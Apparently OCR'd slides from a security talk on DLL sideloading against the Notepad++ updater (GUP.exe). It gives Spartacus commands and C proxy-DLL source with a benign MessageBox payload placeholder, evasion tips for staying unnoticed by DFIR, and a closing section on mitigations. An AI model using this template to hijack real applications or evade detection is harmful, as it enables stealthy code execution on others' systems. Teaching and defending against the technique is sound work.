- *Copy our test malicious DLL to the folder as “ncrypt.dll”*



This PC › Local Disk (C:) › temp › updater

Name

GUP.exe
gup.xml
libcurl.dll
LICENSE
ncrypt.dll
README.md
updater.ico



```
C:\temp\updater>dir
 Volume in drive C has no label.
 Volume Serial Number is 4E1B-D685

 Directory of C:\temp\updater

05/25/2023  06:57 PM    <DIR>          .
05/25/2023  06:57 PM    <DIR>          ..
05/15/2023  04:12 AM           818,000 GUP.exe
03/27/2022  07:05 PM             4,608 gup.xml
05/15/2023  04:12 AM           682,320 libcurl.dll
09/06/2021  11:35 AM             7,804 LICENSE
05/25/2023  05:26 PM            58,880 ncrypt.dll
03/27/2022  07:05 PM             3,668 README.md
03/27/2022  07:05 PM           133,872 updater.ico
               7 File(s)      1,709,152 bytes
               2 Dir(s)  88,375,308,288 bytes free

C:\temp\updater>GUP.exe

C:\temp\updater>
```


Bad Process

I am a bad process!

Finding a vulnerable application

Let’s test this


- *Copy the folder*
- *Copy our test malicious DLL to the folder as “ncrypt.dll”*



This PC › Local Disk (C:) › temp › updater

Name

GUP.exe
gup.xml
libcurl.dll
LICENSE
ncrypt.dll
README.md
updater.ico



```
C:\temp\updater>dir
 Volume in drive C has no label.
 Volume Serial Number is 4E1B-D685

 Directory of C:\temp\updater

05/25/2023  06:57 PM    <DIR>          .
05/25/2023  06:57 PM    <DIR>          ..
05/15/2023  04:12 AM           818,000 GUP.exe
03/27/2022  07:05 PM             4,608 gup.xml
05/15/2023  04:12 AM           682,320 libcurl.dll
09/06/2021  11:35 AM             7,804 LICENSE
05/25/2023  05:26 PM            58,880 ncrypt.dll
03/27/2022  07:05 PM             3,668 README.md
03/27/2022  07:05 PM           133,872 updater.ico
               7 File(s)      1,709,152 bytes
               2 Dir(s)  88,375,308,288 bytes free

C:\temp\updater>GUP.exe

C:\temp\updater>
```

Bad Process

I am a bad process!

But where’s the update window…?

Creating our DLL


Why didn’t we get our update window? What’s different?

Exported Functions!

We ran our payload but the program couldn’t run without the real code. That’s going to get noticed.

There’s an app for that!

There’s a lot of apps for that. Let’s use **Spartacus**!




Function Name	Address	Relative Address	Ordinal	Filename
BCryptAddContextFunction	BCRYPT.BCryptAddContextFunction	0x0001d4fe	1 (0x1)	ncrypt.dll
BCryptAddContextFunctionPro...	BCRYPT.BCryptAddContextFunction...	0x0001d53f	2 (0x2)	ncrypt.dll
BCryptCloseAlgorithmProvider	BCRYPT.BCryptCloseAlgorithmProvi...	0x0001d584	3 (0x3)	ncrypt.dll
BCryptConfigureContext	BCRYPT.BCryptConfigureContext	0x0001d5bf	4 (0x4)	ncrypt.dll
BCryptConfigureContextFuncti...	BCRYPT.BCryptConfigureContextFu...	0x0001d5fc	5 (0x5)	ncrypt.dll
BCryptCreateContext	BCRYPT.BCryptCreateContext	0x0001d636	6 (0x6)	ncrypt.dll
BCryptCreateHash	BCRYPT.BCryptCreateHash	0x0001d662	7 (0x7)	ncrypt.dll
BCryptDecrypt	BCRYPT.BCryptDecrypt	0x0001d688	8 (0x8)	ncrypt.dll
BCryptDeleteContext	BCRYPT.BCryptDeleteContext	0x0001d6b1	9 (0x9)	ncrypt.dll
BCryptDeriveKey	BCRYPT.BCryptDeriveKey	0x0001d6dc	10 (0xa)	ncrypt.dll
BCryptDeriveKeyCapi	BCRYPT.BCryptDeriveKeyCapi	0x0001d707	11 (0xb)	ncrypt.dll
BCryptDeriveKeyPBKDF2	BCRYPT.BCryptDeriveKeyPBKDF2	0x0001d738	12 (0xc)	ncrypt.dll
BCryptDestroyHash	BCRYPT.BCryptDestroyHash	0x0001d767	13 (0xd)	ncrypt.dll
BCryptDestroyKey	BCRYPT.BCryptDestroyKey	0x0001d791	14 (0xe)	ncrypt.dll
BCryptDestroySecret	BCRYPT.BCryptDestroySecret	0x0001d7bd	15 (0xf)	ncrypt.dll
BCryptDuplicateHash	BCRYPT.BCryptDuplicateHash	0x0001d7ec	16 (0x10)	ncrypt.dll


Creating our DLL

Let’s just proxy all the functions!


- *Start Spartacus*
  Spartacus.exe
  --procmon Procmon64.exe
  --csv output.csv
  --pml events.pml
  --exports .\exports
  --verbose
- *Start GUP.exe again*
- *Spartacus gives us a source file with all the functions proxied to the real DLL*



```
C:\temp\updater>GUP.exe

C:\temp\updater>_
```



```
C:\temp>Spartacus-v1.2.0-x64.exe --procmon c:\temp\Procmon64.exe --csv c:\temp\output.csv --pml c:\temp\events.
pml --exports c:\temp\exports --verbose
[21:21:40] Spartacus v1.2.0
[21:21:40] Making sure there are no ProcessMonitor instances...
[21:21:40] Getting PMC file...
[21:21:40] ProcMon configuration file will be: C:\Users\vagrant\AppData\Local\Temp\f6d415ae-3727-4121-ba91-c25c
15c8ba7c.pmc
[21:21:40] Executing ProcessMonitor...
[21:21:40] Process Monitor has started...
[21:21:40] Press ENTER when you want to terminate Process Monitor and parse its output...
[21:22:09] Terminating Process Monitor...
[21:22:09] Reading events file...
[21:22:09] Found 2849 strings...
[21:22:09] Reading string offsets...
[21:22:09] Reading strings...
[21:22:09] Found 149 processes...
[21:22:09] Reading process offsets...
[21:22:09] Reading processes...
[21:22:09] Reading event log offsets...
[21:22:09] Found 628 events...
[21:22:09] Searching events.............
[21:22:09] Found 1 events of interest...
[21:22:09] Extract DLL paths from events of interest...
[21:22:09] Found 1 unique DLLs...
[21:22:09] Trying to identify which DLLs were actually loaded........
[21:22:09] Extracting DLL export functions...
[21:22:09] Processing NCRYPT.DLL..........OK
[21:22:09] Saving output...
[21:22:09] CSV Output stored in: c:\temp\output.csv
[21:22:09] Proxy DLLs stored in: c:\temp\exports
[21:22:09] All done
```




```
#pragma comment(linker,"/export:SslOpenProvider=C:\\Windows\\System32\\ncrypt.SslOpenPr
#pragma comment(linker,"/export:SslSignHash=C:\\Windows\\System32\\ncrypt.SslSignHash,@
#pragma comment(linker,"/export:SslVerifySignature=C:\\Windows\\System32\\ncrypt.SslVer

#include <windows.h>

VOID Payload() {
    // Run your payload here.

    MessageBoxA(NULL, "I am a bad process!", "Bad Process", MB_OK);
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        Payload();
        break;
    case DLL_THREAD_ATTACH:
```

Creating our DLL

Let’s try this again!


- *Recompile our ncrypt.dll with the new source code*
- *Run the updater again*
- ***Success!***



This PC › Local Disk (C:) › temp › updater

Name


GUP.exe
gup.xml
libcurl.dll
LICENSE
ncrypt.dll
README.md
updater.ico



```
C:\temp\updater>GUP.exe

C:\temp\updater>dir
 Volume in drive C has no label.
 Volume Serial Number is 4E1B-D685

 Directory of C:\temp\updater

05/25/2023  10:07 PM    <DIR>          .
05/25/2023  10:07 PM    <DIR>          ..
05/15/2023  04:12 AM           818,000 GUP.exe
03/27/2022  07:05 PM             4,608 gup.xml
05/15/2023  04:12 AM           682,320 libcurl.dll
09/06/2021  11:35 AM             7,804 LICENSE
05/25/2023  10:07 PM            74,240 ncrypt.dll
03/27/2022  07:05 PM             3,668 README.md
03/27/2022  07:05 PM           133,872 updater.ico
               7 File(s)      1,724,512 bytes
               2 Dir(s)  88,299,958,272 bytes free

C:\temp\updater>
```

Bad Process

I am a bad process!



```
C:\temp\updater>GUP.exe

C:\temp\updater>dir
 Volume in drive C has no label.
 Volume Serial Number is 4E1B-D685

 Directory of C:\temp\updater

05/25/2023  10:07 PM    <DIR>
05/25/2023  10:07 PM    <DIR>
05/15/2023  04:12 AM           818
03/27/2022  07:05 PM             4
05/15/2023  04:12 AM           682
09/06/2021  11:35 AM             7
05/25/2023  10:07 PM            74
03/27/2022  07:05 PM             3
03/27/2022  07:05 PM           133,872 updater.ico
               7 File(s)      1,724,512 bytes
               2 Dir(s)  88,299,958,272 bytes free

C:\temp\updater>
```

Update available

An update package is available, do you want to download it?

Current version is : .0.0.0
Available version is : 8.5.3

Creating our DLL




Image File

WinGup for Notepad++

(Verified) Notepad++

Version: 5.2.5.0

Build Time: Sun Feb 26 23:09:17 2023

Path:

C:\temp\updater\GUP.exe

Command line:

GUP.exe


Current directory:

C:\temp\updater\

Autostart Location:

n/a

Parent: cmd.exe(4632)



04


LIMITATIONS

It’s not unlimited power!

Limitations

What kind of limitations do we have?

- *Running from an unusual location (such as* c:\temp\) *is going to stand out*
- *The host process might require that DLLs are signed (ours isn't!)*
- *Forwarded / Proxied DLL exports stand out. DFIR's going to know what's going on pretty quick!*
- *We have to avoid ProcessExit() calls or we'll kill our host and not just our payload!*
- *We want to behave as close to the host process' normal behavior as possible*
  - Teams connecting to Sharepoint sites is normal. Teams connecting to Dropbox isn't



05

MITIGATIONS

I have to defend against this?!

Mitigations

During development...

- *Load DLLs with full paths to avoid this issue entirely*
- *Ensure the folder ACLs in deployments are set correctly so normal users cannot modify program DLLs*
- *Ensure DLL signatures are verified before loading*
- *Anyone can get a code signing certificate – make sure it's the right signature!*


In the real world...

- *Double-check those folder ACLs!*
- *Flag any unexpected process paths on your SIEM*
- *Use application whitelisting to stop attackers bringing their own vulnerable (and signed) application*
- *If you're bored, run procmon yourself on your in-house applications. Find these vulnerabilities before someone else does!*


THANKS!

Want to contact me?

MARS Slack – Dan (oldrho)
oldrho@oldrho.com
github.com/oldrho



RESOURCES & REFERENCES



- ***EDR Evasion Primer, Hack-in-the-Box Singapore, 2022***
  Jorge Gimenez & Karsten Nohl
  https://conference.hitb.org/hitbsecconf2022sin/materials/D1T1%20-%20EDR%20Evasion%20Primer%20for%20Red%20Teamers%20-%20Karsten%20Nohl%20&%20Jorge%20Gimenez.pdf

- ***An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors***
  George Karantzas & Constantinos Patsakis
  https://arxiv.org/pdf/2108.10422.pdf

